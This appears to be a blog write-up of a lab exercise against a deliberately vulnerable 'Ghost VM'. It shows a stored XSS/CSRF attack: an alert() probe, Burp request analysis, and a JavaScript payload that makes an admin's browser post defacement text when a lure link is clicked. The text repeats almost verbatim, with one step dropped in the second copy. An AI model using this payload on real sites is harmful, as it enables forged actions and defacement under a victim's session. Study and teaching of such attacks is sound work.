Cross-Site Request Forgery (CSRF/XSRF)
A kind of Injection vulnerability. Used by hacker to exploit the trust that a site has for the authorized user.
More information please check the reference.
Victim: Ghost VM (XSS & CSRF), admin user on Ghost server
Attacker: test user on Ghost server
Attacking process:
1, Log in Gost server as admin user
 2, submit "<script>alert(1)</script>" to check if there is XSS vulnerability. Of course it has...
3, use WEB Proxy (such as Burp) to check and analyze how the web application is working...
here, we submit test string "abc" and submit.
Burp capture the first request:

Burp capture the second request:

Now we understand how it works:
There are two requests sent to server. So we need to send two requests when write the attacking script.
we construct the malicious java script:
<script>
function test()
{
var pd="vuln=<h1>Hacked%20by%20F4l13n5n0w&user=admin";
var xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function() {
var xmlhttp2=new XMLHttpRequest();
xmlhttp2.open("GET", "/ghost/iframe.php?page=form.php", true);
xmlhttp2.send();
};
xmlhttp.open("POST", "/ghost/blogView.php", true);
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlhttp.send(pd);
}
</script>
Hi admin, Here is a problem. Pls <a href="" onclick="test()">check!</a>
Log in the server as test user and submit the attacking code and then we just waiting for admin to click it.

If the Admin was tricked and click the "check" link. He will submit the sentence "Hacked by F4l13n5n0w" to the server underground.

Have done.
Reference:
[1] http://www.cgisecurity.com/csrf-faq.html
[2] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29
[3] http://www.w3schools.com/ajax/ajax_xmlhttprequest_send.asp
A kind of Injection vulnerability. Used by hacker to exploit the trust that a site has for the authorized user.
More information please check the reference.
Victim: Ghost VM (XSS & CSRF), admin user on Ghost server
Attacker: test user on Ghost server
Attacking process:
1, Log in Gost server as admin user

3, use WEB Proxy (such as Burp) to check and analyze how the web application is working...
here, we submit test string "abc" and submit.
Burp capture the first request:

Burp capture the second request:

Now we understand how it works:
There are two requests sent to server. So we need to send two requests when write the attacking script.
we construct the malicious java script:
<script>
function test()
{
var pd="vuln=<h1>Hacked%20by%20F4l13n5n0w&user=admin";
var xmlhttp=new XMLHttpRequest();
xmlhttp.onreadystatechange=function() {
var xmlhttp2=new XMLHttpRequest();
xmlhttp2.open("GET", "/ghost/iframe.php?page=form.php", true);
xmlhttp2.send();
};
xmlhttp.open("POST", "/ghost/blogView.php", true);
xmlhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
xmlhttp.send(pd);
}
</script>
Hi admin, Here is a problem. Pls <a href="" onclick="test()">check!</a>
Log in the server as test user and submit the attacking code and then we just waiting for admin to click it.

If the Admin was tricked and click the "check" link. He will submit the sentence "Hacked by F4l13n5n0w" to the server underground.

Have done.
Reference:
[1] http://www.cgisecurity.com/csrf-faq.html
[2] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_%28CSRF%29
[3] http://www.w3schools.com/ajax/ajax_xmlhttprequest_send.asp


